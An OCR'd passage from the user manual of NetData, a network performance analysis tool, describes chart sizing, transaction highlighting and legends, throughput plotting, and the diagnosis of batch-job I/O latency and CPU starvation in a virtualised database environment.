
Buttons labelled ‘Size’ in the format-control windows of the two master charts (transaction performance and packet timing) offer commands to adjust chart height as well as chart width. They can produce a chart with a standardised ‘half’ height that allows two charts to fit comfortably on an A4 landscape page. A chart can be set to any size by dragging an edge, but the menu functions help to achieve consistent chart sizes in a report.

17.10 Highlighting Selected Transactions

NetData highlights *selected* transactions – the targets of data searches in either the database or charting module – with a pale-green square behind their markers on the performance chart. Selected transactions have the same background colour when they appear in the transaction table. This facility is particularly useful in showing which transactions refer, for example, to a particular account ID, and showing their place among other transactions.

There are now three forms of transaction highlighting on the performance chart:


- transactions of the *focused* type or an explicitly *identified* type, using yellow diamonds;
- transactions of particular types chosen, for explicit highlighting, in the table of transaction types (reached with the Stats button on the performance chart) or by right-clicking a transaction on the chart, highlighted by using bright solid squares; and
- transactions *selected* by searching the database or charting module, using a pale-green square under the normal marker.




17.11 Identified Transaction Types and Time-Distribution Charts

A transaction type is *identified* automatically when a transaction description is requested, and explicitly by choosing to identify the type from a context menu after selecting the type in a statistics table, or selecting a type or a transaction on the performance chart.

On the performance chart, the response times of transactions of an identified type are marked by a large yellow diamond with a black border, unless the type has been highlighted with coloured square markers. The markers of transactions of the same connection as the identified transaction have a small green square superimposed. These marker variations and associated display filters are controlled by checkboxes in the tabbed page *Identified Transaction* in the chart's format-control window.




If a distribution chart is displayed, it is confined to the identified type. If the identified type has been highlighted with a coloured square marker, the distribution will be confined to all the types highlighted with the same coloured marker.




This chart plots the response-time distribution across all the transactions of two distinct types, each highlighted with green squares.and assigned the common legend ‘Completed account group’. The two highlighted transaction types appear in the statistics table for the database server’s transaction types:

	ID	Transaction Description	Plot	Clt Avg	Count	Req Bytes	SecsMin	Avera...	Maximum	Rsp Bytes
	5	: AppData[150-199]--AppData[120-149]	Yes	0.0001	7022	197.0	0.0045	0.0338	0.699	133.0
	4	: AppData[150-199]--AppData[200-239]	Yes	0.0062	7021	165.0	0.0041	0.0362	0.986	229.0
	17	: AppData[600-699]--AppData[1500-1999]	Yes	0.0001	7017	613.0	0.0260	0.1994	1.786	1605.0
	14	: AppData[500-599]--AppData[120-149]	Yes	0.0004	4783	546.8	0.0054	0.0411	0.860	133.0
	15	: AppData[300-339]--AppData[120-149]	Yes	0.0004	4340	309.0	0.0054	0.0436	0.361	133.0
	18	: AppData[600-699]--AppData[120-149]	Yes	0.0005	3937	621.0	0.0049	0.0369	0.698	133.0
	13	: AppData[240-299]--AppData[120-149]	Yes	0.0005	2680	293.0	0.0060	0.0437	0.282	133.0




17.12 Legends for Markers of Highlighted Transactions

On the transaction-performance chart the normal markers of significant transactions can be replaced with squares of different colours. If such a highlighting marker is assigned to only one transaction type, then the type's description provides the legend for the marker on the chart. If a coloured marker is assigned to several different types, then NetData attempts to adopt a common category, request signature or response signature for the legend. If one of these elements varies between types, it is replaced with an asterisk, and if there is no common element the legend can reduce to '*: * - *'.



In the chart's format-control window a more appropriate legend can be entered for any highlighting marker after the marker is selected from the colour menu:

In this illustration a green marker with the legend 'Certificate chain returned' has been assigned to all the different types of SSL handshake that start with a Client Hello. The chart makes it clear that these are the only types of transactions that suffered abnormal delays.




Station ID	Plot	Sel.	Resp/s
all servers	Yes		390.58
LDAP_Proxy	Yes	Yes	212.04

The legend-entry field may also be used to enter an all-stations name that refers to the category of all the clients or servers appearing in the table of station statistics. This name field is enabled by clicking the 'Stats' button above the performance chart.

17.13 Transaction Statistics with Legends on Performance Chart


For many performance investigations it helps to summarise the load on a server, expressed sometimes as a total number of transactions of a particular type, or more often as a transaction rate. The speed of a batch job may be directly proportional to a key transaction rate.

Every time NetData recalculates statistics for the performance chart it updates the tables of performance statistics for servers (or clients) as a whole and for every type of transaction handled by every server. These tables can be displayed and browsed after clicking the Stats button above the performance chart.




Fort convenience in reporting the performance of, say, a batch run it helps to display the statistics of key transaction types on the performance chart, prefixed to their legends as on the chart below. The display of transaction counts and rates is enabled by checkboxes in the chart's format-control window.

If a key type is assigned a coloured square marker it can also be assigned a descriptive legend in the format-control window. In this example a key transaction type has been assigned green markers and the legend 'Database update'.




17.14 Plotting Rate of a Selected Transaction Type

When the Throughput box is checked the performance chart is overlaid with graphs of the transaction rate handled by each server selected for the chart. These graphs normally count all the server's transactions loaded from the database, but, if 'Count only plotted transactions' is checked, the graphs count only the transactions with markers on the chart.



Filtering the types of transactions displayed on the chart provides one way to plot the rate of only one or more transaction types. Another way is provided by an option on the context menu after a right-click selects a marker of the required transaction type. When the rate graph is filtered in this way a legend is added at the top of the list of transaction-type legends on the chart.

Filtering the types of transactions displayed on the chart provides one way to plot the rate of only one or more transaction types. Another way is provided by an option on the context menu after a right-click selects a marker of the required transaction type. When the rate graph is filtered in this way a legend is added at the top of the list of transaction-type legends on the chart.



This chart plots all the encrypted transactions of a SQL Server database but a green highlighted transaction was selected with a right-click to investigate the rate of only a key database transaction whose type is identified by the lengths of its request and response messages.

If the selected type is highlighted – with coloured square markers – the throughput graph counts all the transactions with the same highlighting marker, even if that marker has been assigned to several transaction types, and its legend will include the optional legend assigned to the marker.

17.15 I/O Latency and Batch Performance in a Virtual Environment

The running time of a batch job can become critical if, for business reasons, it doesn't end by a required time, or it exceeds the time in which computing resources are available.


A job's running time depends not only on server response times but also on what is called *client time*, the time intervals between successive round-trips to servers. NetData identifies client times in two ways according to the type of server transaction that it either precedes or follows. In the first case NetData describes the client time as a *client preparation time*. Otherwise, it is described as a reaction time which has two categories: thread-reaction time and client-reaction time. *Thread reaction time* is the time between successive server transactions in the same connection, and *client reaction time* is the interval between one server transaction and the next transaction from the same client in any connection. If a second transaction is still running when the first transaction ends, that first transaction is not ascribed any client reaction time.

The batch job illustrated below has ten threads with their own connections to a database server. Each thread reads account details from a local file and conducts a series of a dozen or so database transactions that update account details in the database before stepping onto another account read from the file. The first chart plots markers for database response times and thread reaction times, overlaid by a graph of the transaction rate. The markers for reaction times, as for all types of client times, are solid square, yellow blocks with black borders. Three types of transaction types have been highlighted with green, pink, and blue squares, and the markers for their reaction times are the same except for their black borders.

The green markers identify the last transaction in a group that processes an account, and its reaction time is the only time in which the client reads the account file to fetch the details of another account. In all other client times – the 'non-green' reaction times – the client needs only CPU resources.


The performance of the batch job is indicated by the transaction rate: the higher, the better. The investigator's mission is to understand all the problems that cause drops in the transaction rate.

When throughput is high the database response times and the client times are confined to quite small time-bands, and abnormal times appear on the NetData charts only when other virtual machines consume more of the available processing power or place heavy demands on the I/O fibre-channel to a shared storage system through host-bus adapters (HBA).




The above chart identifies three types of problem. The orange circle encloses abnormally-large database response times and indicates a high degree of CPU starvation in that server. The non-green client times remain small except in the last third of the chart in which all client times in the blue circle had increased by the same factor, which suggests that CPU starvation in the client machine occurred only at that time.

The towers of green thread-reaction times in red circles indicate delays which can be attributed only to disk-I/O congestion. The following chart zooms into a representative occurrence:



The non-green reaction times remain within normally small limits but the green reaction-time markers form a band that rises to two consecutive peaks exceeding 100 ms and then 120 ms. This band of markers must be tracking the length of an I/O queue, measured by queueing time. If the client submits only one I/O request for each transaction, the NetData measurements should be close to the peak latencies, but if the client returns to the I/O queue several times then these measurements will overstate queue-waiting time by some factor. This batch job samples the queue length at an average of 90 samples/second, the average rate of the green transactions, and provides a more detailed view of I/O latency compared to conventional monitoring systems.

